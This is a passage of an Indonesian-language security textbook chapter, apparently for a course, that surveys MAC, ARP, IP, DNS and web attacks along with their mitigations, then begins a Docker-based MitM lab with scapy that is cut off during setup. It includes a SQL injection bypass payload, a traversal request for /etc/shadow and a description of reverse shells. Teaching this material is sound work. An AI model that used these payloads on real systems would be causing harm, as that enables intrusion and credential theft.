5.2 SERANGAN LAPISAN JARINGAN

Spoofing MAC/Kloning MAC


Sebagian besar jaringan mengharapkan alamat MAC sesuai dengan nomor unik pada pengontrol antarmuka jaringan (NIC), namun sebenarnya cukup mudah untuk mengubahnya. Jaringan virtual memerlukan kemampuan untuk menggunakan alamat MAC yang berbeda dan fitur ini sudah ada di sebagian besar sistem operasi modern. Spoofing MAC adalah ketika penyerang menetapkan alamat MAC mereka ke alamat MAC mesin lain di jaringan dalam upaya untuk memulai serangan. Misalnya, mereka mungkin mengatur dirinya sendiri sebagai pintu gerbang untuk meluncurkan serangan MitM.

Banjir MAC

Switch bertugas untuk melacak alamat MAC mana yang sesuai dengan port mana pada switch. Mereka menggunakan ini untuk memastikan bahwa lalu lintas hanya diarahkan ke tempat yang dituju. Mengingat bahwa alamat MAC dapat diubah, penyerang dapat membanjiri switch dengan paket dari banyak alamat MAC yang berbeda dan mungkin

membanjiri tabel routing port MAC. Beberapa switch mungkin menggunakan fungsi seperti hub secara default dan mengirimkan frame ke semua port dalam upaya menjaga lalu lintas tetap mengalir. Hal ini kemudian memungkinkan penyerang untuk menangkap lalu lintas dari mesin lain di jaringan.

Keracunan ARP




Gambar 5.3 ARP Spoofing oleh 0x5534C, lihat halaman untuk lisensi melalui Wikimedia Commons

Penyerang juga dapat menggunakan paket ARP untuk menyamar sebagai mesin lain di jaringan, seperti router gateway. Dengan berulang kali mengirimkan paket ARP, arp serampangan, mengalihkan paket yang terikat pada IP gateway ke alamat MAC penyerang, penyerang dapat menyiapkan skenario MitM. Hal ini sangat sulit karena bergantung pada TTL cache ARP, mungkin diperlukan waktu hingga 20 menit agar operasi jaringan normal dapat dilanjutkan.

5.3 SERANGAN LAPISAN INTERNET


Pemalsuan IP



Sayangnya Internet Protocol (IP) tidak dirancang dengan mempertimbangkan keamanan. Artinya secara default alamat IP apa pun dapat dimasukkan ke dalam header paket dan paket akan tetap diteruskan ke jaringan. Hal ini menyebabkan masalah di mana IP dapat dipalsukan dan paket berbahaya

dikirimkan. Pada lapisan ini sebenarnya tidak ada solusi yang baik untuk masalah ini. Ini berarti bahwa sumber paket sering kali perlu diautentikasi di lapisan yang lebih tinggi dan protokol harus mempertimbangkan fakta bahwa lapisan IP pada dasarnya tidak aman.

Serangan Smurf



Gambar 5.3 Serangan DDos Smurf oleh Imperva Incapsula digunakan di bawah CC-BY-SA 4.0

Serangan Smurf adalah contoh bagus bagaimana alamat IP palsu dapat menyebabkan masalah besar. Serangan Smurf adalah tipe awal dari serangan Distributed Denial of Service. Penyerang akan membuat permintaan gema ICMP dengan alamat IP korban sebagai alamat sumber. Permintaan gema ini akan diarahkan ke alamat IP siaran untuk subnet. Banyak klien di subnet akan menanggapi permintaan gema, membanjiri korban dengan tanggapan. Sifat asimetris dari serangan ini, satu paket mungkin memicu ratusan respons, membuatnya sangat sulit untuk ditangani. Dengan menggunakan serangan Smurf, penyerang dapat menahan korbannya dengan bandwidth minimal yang diperlukan di pihak mereka. Klien modern tidak lagi menanggapi permintaan gema ICMP yang ditujukan pada siaran, sehingga mengurangi risiko serangan semacam ini.

5.4 SERANGAN RESOLUSI NAMA

Keracunan Cache DNS

DNS yang terselesaikan dapat diakali dengan menyimpan informasi yang salah dan menyajikannya ke klien lain. Dalam skenario ini penyerang mengambil peran server DNS otoritatif dengan merespons permintaan DNS dengan IP sumber palsu. Salah satu alasan mengapa hal ini mungkin terjadi adalah karena respons kueri DNS sering kali berupa paket tunggal yang tidak diautentikasi. Setelah server memiliki entri cache DNS yang tidak valid, server akan terus mengarahkan pengguna ke alamat IP yang salah untuk TTL entri tersebut. DNSSEC dapat digunakan untuk memitigasi serangan ini dengan memaksa otentikasi pada jawaban DNS.

Pembajakan LLMNR

Dalam skenario ini, penyerang merespons siaran Resolusi Nama Multicast Lokal-Link (LLMNR) dan menyamar sebagai server autentikasi. Korban yang tidak diduga mengisi kredensial mereka, yang segera dicuri. Serangan ini dapat dikurangi dengan menonaktifkan LLMNR pada jaringan.

5.5 SERANGAN BERBASIS WEB

World wide web dan protokol/format/bahasa yang digunakannya (HTTP, HTML, JavaScript, dll.) pada awalnya tidak dirancang dengan mempertimbangkan keamanan. Secara default, halaman web percaya bahwa konten yang mereka terima tidak berbahaya. Skrip, perintah, cookie, dll. dipercaya secara implisit. Teknologi web telah menjadi sangat populer sehingga menjadi target umum para penyerang dan pengembang harus menggunakan token, membersihkan data, dan memeriksa masukan jika mereka ingin teknologi tersebut aman.

Proyek Keamanan Aplikasi Web Terbuka (OWASP) adalah sumber sumber daya yang bagus untuk keamanan aplikasi web. Mereka mempertahankan daftar 10 besar risiko keamanan aplikasi web. Pada tahun 2021, 10 besar OWASP adalah:

- Kontrol Akses Rusak
- Kegagalan Kriptografi
- Injeksi
- Desain Tidak Aman
- Kesalahan Konfigurasi Keamanan
- Komponen Rentan dan Kedaluwarsa
- Kegagalan Identifikasi dan Otentikasi
- Kegagalan Integritas Perangkat Lunak dan Data
- Kegagalan Pencatatan dan Pemantauan Keamanan
- Pemalsuan Permintaan Sisi Server

XSS

Pembuatan skrip Lintas Situs mengacu pada proses di mana pelaku kejahatan dapat memasukkan skrip ke dalam situs web. Ingatlah bahwa banyak situs web mengambil masukan dari formulir dan nantinya dapat menampilkan data tersebut di halaman lain. Jika data tersebut bukan sekadar data, namun sebenarnya adalah skrip JavaScript, skrip tersebut mungkin berjalan di halaman yang menampilkannya.

Dengan menggunakan teknik ini, penyerang dapat mengakses cookie, token sesi, dan informasi sensitif lainnya. Tergantung di mana skrip disuntikkan dan bagaimana server menampilkan data tersebut, skrip dapat disimpan secara permanen di server target. Skrip XSS juga dapat dicerminkan, biasanya dikirim dalam bentuk tautan, yang hanya digunakan untuk satu sesi.

Untuk memitigasi risiko XSS, penting bagi pengembang web untuk membersihkan masukan mereka. Saat formulir dikirimkan, situs web harus memeriksa bahwa data yang dikirimkan bukanlah skrip atau konten berbahaya lainnya. Jika data tidak dapat dibersihkan, maka data tersebut tidak boleh disimpan atau digunakan.

Cacing Samy

Pada tanggal 4 Oktober 2005, worm XSS menyebar ke MySpace, jaringan sosial yang dominan pada saat itu. Worm tersebut ditulis oleh Samy Kamkar sebagai postingan sederhana yang bila dibaca akan menyebabkan mesin pemirsa membuat postingannya sendiri yang menyatakan "tetapi yang terpenting, samy adalah pahlawanku" dan menyertakan kode untuk disebarkan. Hasilnya adalah dalam waktu 20 jam lebih dari satu juta pengguna telah menjalankan payload tersebut.

Sekarang Samy adalah konsultan keamanan terkemuka dan Anda dapat membaca penjelasan teknis lengkapnya tentang worm tersebut di sini. Vice Motherboard juga melakukan segmen pada Samy untuk seri Momen Terbesar dalam Sejarah Peretasan.

CSRF


Pemalsuan Permintaan Lintas Situs (CSRF) melibatkan penggunaan sesi korban yang sudah diautentikasi dalam permintaan yang bukan bagian dari sesi tersebut. Bayangkan Anda masuk ke Twitter. Seorang penyerang mengirimi Anda tautan formulir di GMail, yang ketika diklik akan mengirim tweet yang mengatakan, "Saya adalah korban CSRF." Dengan asumsi Twitter menerima pengiriman formulir, Anda sekarang akan memiliki tweet di timeline Anda yang menyatakan "Saya adalah korban CSRF."

Ini mungkin skenario yang paling tidak berbahaya, Anda dapat membayangkan keadaan menjadi jauh lebih buruk dengan aplikasi perbankan online. Solusinya adalah situs web (dalam hal ini Twitter) menggunakan token CSRF (yang memang demikian). Saat formulir dibuat, nilai acak dimasukkan sebagai masukan tersembunyi. Masukan acak dan tersembunyi itu adalah token CSRF. Ketika pengajuan dilakukan, jika token CSRF yang dikirimkan tidak cocok dengan yang dibuat untuk formulir (yang hanya diketahui oleh situs web yang valid), maka pengajuan tidak diterima.

Token CSRF adalah contoh lain tentang bagaimana aplikasi web memerlukan keamanan proaktif dibandingkan dengan keamanan yang dirancang secara khusus. Sebagian besar aplikasi web menerapkannya, tetapi pengembang mungkin mudah melupakannya.

SSRF

Sistem web sering berkomunikasi dengan server internal untuk mengambil informasi. Ini mungkin server API, database, atau server perpesanan. Jika penyerang dapat menipu server web agar meneruskan permintaan jahat ke server internalnya, penyerang tersebut akan menyalahgunakan kepercayaan internal sistem. Hal ini disebut pemalsuan permintaan sisi server (SSRF). Sekali lagi, serangan semacam ini dimitigasi dengan validasi input, yang perlu disertakan dalam aplikasi.



Pembajakan Sesi

Pembajakan sesi mungkin melibatkan metode kompromi lain, namun tujuan akhirnya adalah untuk "mencuri" sesi antara korban dan server lain. Bayangkan skenario berikut: Seseorang masuk ke situs web perbankan pribadinya, yang mengeluarkan cookie yang membuktikan bahwa mereka diautentikasi. Pelaku jahat memantau koneksi melalui eksploitasi XSS yang meneruskan semua cookie koneksi ke koneksi tersebut. Pelaku jahat menggunakan cookie yang dikeluarkan untuk melakukan transfer dari rekening bank pengguna ke rekening bank pelaku jahat.

Tergantung pada metode yang digunakan, pembajakan sesi dapat dicegah melalui penggunaan kunci sesi yang lebih baik atau dengan memerlukan keamanan lapisan transport (TLS) untuk terhubung. Dalam skenario di atas, satu-satunya cara untuk mencegah pembajakan sesi adalah dengan memperbaiki kerentanan XSS awal.

Injeksi SQL

Seperti disebutkan di bagian SSRF, hampir semua sistem web didukung oleh server lain yang berjalan secara internal. Salah satu skenario paling umum adalah memiliki server web yang menjangkau database internal. Basis data relasional menggunakan bahasa kueri terstruktur (SQL) sehingga aplikasi web dapat menghasilkan banyak kueri SQL berbeda selama operasi regulernya. Jika input pengguna ditempatkan langsung ke dalam kueri, hasilnya dapat berfungsi dengan cara yang tidak dimaksudkan atau menghasilkan informasi rahasia dari database.

Perhatikan kode PHP berikut:

```
$userName = $_POST['user_name']
$pw = $_POST['password']
$statement = "SELECT * FROM users WHERE name='" + $userName + "' AND
password='" + $pw
+ "';"
```

Jika nama_pengguna admin dan kata sandi dikirimkan, SQL berikut akan dihasilkan: SELECT * FROM pengguna WHERE nama='admin' DAN kata sandi='kata sandi';
Dalam hal nama pengguna admin dan kata sandi ' OR 1=1; dikirimkan, SQL berikut akan dihasilkan: SELECT * FROM pengguna WHERE name='admin' AND password='' OR 1=1;

Dalam kasus kedua ini, pengguna dapat login tanpa memerlukan kata sandi yang valid.

Injeksi XML

XML adalah singkatan dari bahasa markup yang dapat diperluas, dan sering digunakan untuk mentransfer pesan. XML dapat menjadi bagian penting dari infrastruktur sistem web dan oleh karena itu jika masukan pengguna yang tidak bersih diperbolehkan untuk menghasilkan XML, maka XML yang digunakan dalam sistem akan menyebabkan banyak hal yang salah. Menggunakan injeksi XML, penyerang mungkin dapat mengambil file rahasia atau

membuat akun admin. Injeksi XML dapat dikurangi dengan validasi input atau mungkin menonaktifkan resolusi entitas eksternal dalam kerangka yang digunakan.

Injeksi LDAP

Terakhir, Lightweight Directory Access Protocol (LDAP) sering digunakan untuk menyimpan informasi tentang pengguna. Dengan demikian, ini dapat ditemukan di balik banyak aplikasi web. LDAP juga mendukung query kompleks dengan cara yang mirip dengan SQL. Masukan pengguna yang tidak diberi izin dapat menghasilkan kueri LDAP dengan hasil yang tidak diharapkan.

Penjelajahan Direktori

Server web yang dirancang dengan buruk mungkin terkena serangan traversal direktori. Ingatlah bahwa server web dirancang untuk menyajikan konten statis dari direktori tertentu, /var/www misalnya. Sekarang anggaplah penyerang mengirimkan permintaan GET untuk http://www.example.com/../../etc/shadow. Ada kemungkinan bahwa server web sebenarnya membuka dua direktori dan menyajikan file itu.

Hal ini dapat diatasi dengan izin file, kontrol akses, dan memfilter permintaan masuk. Penting untuk dicatat bahwa ada lebih dari satu cara untuk menentukan jalur dalam permintaan HTTP, termasuk menggunakan pengkodean URL, sehingga semua kemungkinan masukan berbahaya harus dibersihkan.

Pembajakan URL/Kesalahan Ketik

Sayangnya, serangan yang umum dan berbasis luas adalah membeli domain dengan nama yang mirip dengan domain yang sangat populer. Saat pengguna salah mengetikkan domain populer, mereka akan diarahkan ke situs web pelaku jahat. Misalnya, bayangkan jika seseorang mendaftarkan goooogle.com (perhatikan tiga huruf o). Mereka bisa mendapatkan banyak traffic dari orang yang salah mengetik google.

Situs-situs ini dapat digunakan untuk memperoleh pendapatan iklan, kredensial phishing, atau bahkan mungkin untuk mendistribusikan malware. Mitigasi yang diterapkan beberapa browser adalah dengan menyimpan daftar situs web berbahaya dan memperingatkan pengguna sebelum mereka mengunjunginya.

Pembajakan Domain

Nama domain akan habis masa berlakunya setelah jangka waktu tertentu dan pendaftar mungkin lupa memperbaruinya. Dalam kejadian yang jarang terjadi ini, penyerang mungkin benar-benar menguasai nama domain populer, misalnya google.com, dan mengarahkan lalu lintas ke situs mereka. Aktivitas berbahaya sama dengan kesalahan ketik, namun penyerang tidak perlu bergantung pada pengguna yang melakukan kesalahan.

Dimungkinkan juga untuk membajak domain dengan masuk ke sistem pendaftaran domain menggunakan kredensial yang dicuri/disusupi. Dalam skenario ini, penyerang masih dapat mengubah catatan untuk menunjuk ke server mereka, namun tidak harus bergantung pada perusahaan yang lupa memperbarui.

Serangan Transfer Zona

Mengenai sistem nama domain, serangan transfer zona dapat membocorkan informasi sensitif tentang domain. DNS adalah sistem terdistribusi berdasarkan desain dan digunakan

untuk menyelesaikan nama domain menjadi alamat IP. Karena sifat sistem yang terdistribusi, protokol dibuat agar satu domain dilayani oleh banyak server. Server-server ini meneruskan informasi satu sama lain menggunakan transfer zona DNS.

Biasanya komunikasi ini harus bersifat internal karena dapat membocorkan informasi berharga mengenai zona tersebut. Sayangnya server DNS yang tidak dikonfigurasi dengan benar dapat mengiklankan transfer zonanya secara publik. Dalam situasi seperti ini, penyerang dapat menggunakan informasi yang bocor dalam fase pengintaian serangan.

Pembajakan klik

Sebuah situs web mungkin dirancang sedemikian rupa sehingga antarmukanya membingungkan pengguna dan mereka secara tidak sengaja mengeklik iklan atau tautan berbahaya. Ini adalah praktik umum di situs web berintegritas rendah seperti situs streaming, pelacak torrent, dan situs web dewasa. Hal ini sering kali diperumit oleh penyaringan iklan yang buruk atau bahkan dengan sengaja membuat iklan yang terlihat mirip dengan kontennya.


5.6 HASIL

Eksekusi Kode Jarak Jauh (RCE)

Salah satu akibat paling berbahaya dari suatu serangan adalah Eksekusi Kode Jarak Jauh atau Sewenang-wenang. RCE memberi penyerang kemampuan untuk menjalankan instruksi apa pun yang mereka inginkan pada mesin yang disusupi. Seringkali penyerang akan memulai shell dengan hak administratif sehingga mereka dapat melakukan apapun yang mereka inginkan. Bayangkan melakukan SSH ke mesin Linux jarak jauh dan meningkatkan hak istimewa Anda untuk melakukan root. Ini pada dasarnya adalah jenis kekuatan yang dapat dihasilkan dari RCE. Penyerang juga dapat menggunakan RCE untuk menyerang ketersediaan sumber daya komputasi dengan menyebabkan program dihentikan. Dalam situasi ini RCE digunakan sebagai bagian dari serangan penolakan layanan (DoS).

Peningkatan Hak Istimewa

Tidak ada lift untuk melakukan root, Anda harus menggunakan eksploitasi.
— Anonim



Peningkatan hak istimewa melibatkan perolehan akses terhadap sumber daya yang dilindungi melalui cara-cara yang tidak disengaja. Contohnya adalah CVE-2021-4034, kerentanan eskalasi hak lokal yang baru-baru ini ditemukan di perintah pkexec Linux. pkexec berjalan dengan hak istimewa yang lebih tinggi dan tidak mengurai argumen baris perintah dengan aman. Dengan demikian dapat dieksploitasi untuk memberikan shell root kepada pengguna biasa. Ini akan menjadi contoh peningkatan hak istimewa secara lokal dan vertikal.

Peningkatan hak istimewa biasanya dibagi menjadi dua kategori: horizontal dan vertikal. Eskalasi hak istimewa horizontal memberikan akses serupa ke sumber daya, yaitu. berpindah dari satu akun pengguna ke akun pengguna lainnya. Peningkatan hak istimewa vertikal memberikan akses tingkat yang lebih tinggi, yaitu berpindah dari akun pengguna ke

akun admin. Lima cara utama untuk mencapai peningkatan hak istimewa adalah eksploitasi kredensial, kerentanan/eksploitasi, kesalahan konfigurasi, malware, dan rekayasa sosial.

Penolakan Layanan (DoS)

Serangan penolakan layanan (Dos) berupaya mencegah sistem bekerja dengan membanjirinya dengan permintaan. Serangan penolakan layanan terdistribusi (DDoS) melakukan hal yang sama dengan memanfaatkan banyak mesin berbeda. Biasanya node penyerang untuk serangan DDoS adalah anggota botnet, mesin yang telah dieksploitasi sebelumnya dan berada di bawah kendali penyerang.

Serangan DoS dapat terjadi dalam berbagai bentuk termasuk:

1. **Banjir SYN**
   Aktor jahat dapat mengirimkan beberapa paket SYN untuk memulai jabat tangan tiga arah TCP. Paket SYN mudah untuk dikirim, namun dapat menyebabkan sumber daya yang signifikan dialokasikan pada server yang meresponsnya. Karena sifat alokasi sumber daya yang asimetris, hal ini membuat penggunaan paket SYN sangat cocok untuk serangan DoS. Cookie SYN dapat digunakan untuk membantu mencegah serangan semacam ini.
2. **Banjir ICMP**
   Sering disebut sebagai ping, permintaan gema ICMP dapat digunakan untuk membebani server. Apalagi jika dikirim dari berbagai sumber. Solusinya biasanya dengan membatasi rate paket ICMP di server.
3. **Buffer Overflow/Eksploitasi**
   Perangkat lunak yang dirancang dengan buruk mungkin gagal ketika menerima data yang tidak diharapkan. Ini bisa berupa sesuatu yang sederhana seperti mengirim lebih banyak data daripada yang bisa ditampung buffer, atau mengatur penunjuk mendesak (URG) pada paket yang ditujukan untuk port 139 sistem Windows.
4. **Kerang Jarak Jauh**
   Seperti yang diharapkan telah Anda alami setelah menyelesaikan lab, sistem Linux secara tradisional memiliki sistem shell yang kuat yang menggunakan perintah teks untuk mengontrol OS. Melalui shell Anda dapat membuat, membaca, memperbarui, atau menghapus file, membuat koneksi jaringan, mengkonfigurasi parameter kernel, menginstal paket, dll. Faktanya, semua sistem operasi modern memiliki shell yang dapat digunakan untuk mengontrolnya. Pada mesin Windows, memiliki akses ke PowerShell yang berjalan sebagai Administrator adalah satu-satunya hal yang dibutuhkan penyerang untuk memiliki kendali penuh atas sistem. Seringkali hasil dari suatu serangan adalah kemampuan untuk berinteraksi dengan shell dari jarak jauh pada mesin yang dieksploitasi.

Dalam skenario ini kita mengatakan korban sedang menjalankan shell jarak jauh. Shell jarak jauh dapat berjalan di latar belakang mesin korban dan mendengarkan port yang dapat dihubungkan oleh penyerang, namun sering kali mesin yang dieksploitasi mungkin sebenarnya tidak memiliki IP eksternal yang dapat digunakan penyerang untuk terhubung. Dalam hal ini shell terbalik digunakan. Shell terbalik menjangkau dari korban ke penyerang dan membuat

koneksi dari dalam. Ini lebih kompatibel dengan firewall/router NAT yang berada di antara sebagian besar perangkat dan Internet.

Dalam kedua kasus tersebut, memiliki akses shell istimewa ke mesin melalui koneksi jarak jauh memungkinkan penyerang untuk melakukan apa pun yang mereka inginkan. Untuk itu, banyak bermunculan alat yang menyediakan akses shell jarak jauh. Mesin mungkin sudah menginstal alat shell jarak jauh, seperti server SSH. Kecuali Netcat dapat digunakan dengan executable apa pun untuk menyediakan akses ke sana melalui jaringan. metasploit (kerangka kerja pentesting yang sangat populer) hadir dengan banyak payload, yang sebagian besar berupa shell dari berbagai jenis. Ada juga program untuk menjalankan shell melalui ICMP, Discord, IRC, atau bahkan DNS!

Lab: MitM dengan Scapy


Pada lab ini kita akan menggunakan server SSH palsu, sshesame, dan program manipulasi paket interaktif, scapy, untuk mengganggu sesi SSH yang sedang berlangsung antara korban dan server, memposisikan diri di tengah lalu lintas, dan menangkap nama pengguna dan kata sandi korban. menggunakan.

Tabel 5.1. Alamat IP yang Digunakan

Nama	Alamat IP
Server	172.20.0.5
Korban	172.20.0.6
Penyerang	172.20.0.7

Untuk lab ini, alamat IP kami dikonfigurasi secara statis dan diketahui oleh penyerang. Diasumsikan juga bahwa penyerang berada di jaringan lokal. Terakhir, korban telah dikonfigurasi dengan buruk untuk mengabaikan perubahan pada kunci host. Hal ini tidak sepenuhnya tidak masuk akal karena banyak pengguna mengabaikan peringatan tersebut dan menghapus file unknown_hosts ketika diminta.

Mulailah dengan mendownload file scapy.zip yang berisi konfigurasi Docker Compose yang akan kita gunakan. Buka kompresinya ke direktori tempat Anda memiliki akses tulis. Lab ini mengharuskan kita menggunakan tiga jendela/tab terminal: satu untuk perintah docker-compose up yang akan menampilkan output dari semua yang berjalan di latar belakang, satu untuk korban yang akan menampilkan sesi SSH dengan server, dan satu lagi untuk penyerang yang akan kita gunakan untuk melakukan serangan.



Buka tiga terminal dan cd ke direktori tempat Anda membuka kompresi file zip lab di masing-masing terminal. Harus ada file docker-compose.yml dan direktori server, korban, dan penyerang di direktori

tempat Anda berada. Di terminal pertama, jalankan perintah docker-compose up untuk membuat image dan menjalankan container:

komposisi port

```
PS C:\Users\rxt1077\it230\labs\scapy> docker-compose up
Creating network "scapy_testnet" with the default driver
Creating scapy_server_1 ... done
Creating scapy_victim_1 ... done
Creating scapy_attacker_1 ... done
Attaching to scapy_victim_1, scapy_server_1, scapy_attacker_1
server_1 | > Starting SSHD
server_1 | >> Generating new host keys
scapy_victim_1 exited with code 0
attacker_1 | INFO 2021/10/07 13:56:45 No host keys configured, using keys at
"/root/.local/share/sshesame"
attacker_1 | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_rsa_key" not found, generating it
attacker_1 | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
attacker_1 | INFO 2021/10/07 13:56:45 Host key
"/root/.local/share/sshesame/host_ed25519_key" not found, generating it
attacker_1 | INFO 2021/10/07 13:56:45 Listening on [::]:22 ①
server_1 | ssh-keygen: generating new host keys: RSA DSA ECDSA ED25519
server_1 | >>> Fingerprints for dsa host key
server_1 | 1024 MD5:a5:e6:e9:38:d2:2e:88:fd:f0:aa:a8:05:07:35:5f:18
root@a010fe3c2f3c (DSA)
server_1 | 1024 SHA256:NM7DONpt1doZp4e6WV+6WVVr+KUrh9luUSRcAhnzdyw

root@a010fe3c2f3c (DSA)
server_1 | 1024
SHA512:LHfFdSk1XiAKQArH0CW+RkaKv5GgovPCH7UIQ+P4T2LbgGpCBP5aGA1V3oriY
bTZWuS9TlUgDbEfTBq
19AV/cA root@a010fe3c2f3c (DSA)
server_1 | >>> Fingerprints for rsa host key
server_1 | 3072 MD5:74:44:b6:a2:74:b9:7e:1b:ba:3d:27:b8:19:3a:48:df
root@a010fe3c2f3c (RSA)
server_1 | 3072 SHA256:mubm9mLNrdNDk5fyj0dghDBIbbwcVKXo23Qdv61/S/c
root@a010fe3c2f3c (RSA)
server_1 | 3072
SHA512:JFQhS6trY7sNqRSwZ+t0uyBb5ddNh9qSLtBrMaa5G7xWzKHpxCuKBSDbvLk4W
9JKeQftTU4293UDV9v
qCcf/6w root@a010fe3c2f3c (RSA)
server_1 | >>> Fingerprints for ecdsa host key
server_1 | 256 MD5:15:75:5f:9b:72:7c:f0:13:ea:0d:b4:47:b7:62:69:63
root@a010fe3c2f3c (ECDSA)
server_1 | 256 SHA256:4p/Afp/8C2tHn7AePdS7OHCgPxfBamdaLIUg4IJ7xx4
root@a010fe3c2f3c
(ECDSA)
server_1 | 256
SHA512:NnbevqBXFkGQWIirdFsLPnX85q7q/1Y7E4i+BLHLqE3cg2aqkduBJsssyr9+G
7bSvq7txvjl9SRmyRA
zuDT7DQ root@a010fe3c2f3c (ECDSA)
server_1 | >>> Fingerprints for ed25519 host key
server_1 | 256 MD5:ad:00:61:26:4d:a0:07:be:6b:8e:91:bd:f0:65:e6:14
root@a010fe3c2f3c (ED25519)
```

```
server_1 | 256 SHA256:Vl7jQulDsONglP1xbSN+J8nSfCaIER40rHhgy7z/BYg
root@a010fe3c2f3c
(ED25519)
server_1 | 256
SHA512:WkmvOWe6oaZ/qE1ZiA0rZAjn9H+hCDxI8NHpsjRNCalK/CgVV9+VhkzHgRTKf
KTqQeE0y/Zz2GaEJGv
/sapCHg root@a010fe3c2f3c (ED25519)
server_1 | WARNING: No SSH authorized_keys found!
server_1 | >> Unlocking root account
server_1 | WARNING: password authentication enabled.
server_1 | WARNING: password authentication for root user enabled.
server_1 | >> Running: /etc/entrypoint.d/changepw.sh
server_1 | Running /usr/sbin/sshd -D -e -f /etc/ssh/sshd_config
server_1 | Server listening on 0.0.0.0 port 22. ②
server_1 | Server listening on :: port 22.
```

Perhatikan bahwa penyerang memiliki server SSH palsu yang berjalan di latar belakang
© Perhatikan bahwa server memiliki server SSH sah yang berjalan di latar belakang

Jika Anda menerima kesalahan gagal membuat jaringan scapy_testnet: Respons kesalahan dari daemon: Kumpulan tumpang tindih dengan yang lain di ruang alamat ini, periksa untuk melihat apakah Anda memiliki wadah lain yang sedang berjalan dan hentikan. Anda mungkin juga perlu menjalankan docker network prune untuk menghapus jaringan lama yang dibuat Docker.

Di terminal kedua, jalankan docker-compose, jalankan korban bash dan kemudian dari prompt kita akan SSH ke server menggunakan kata sandi "kata sandi":

```
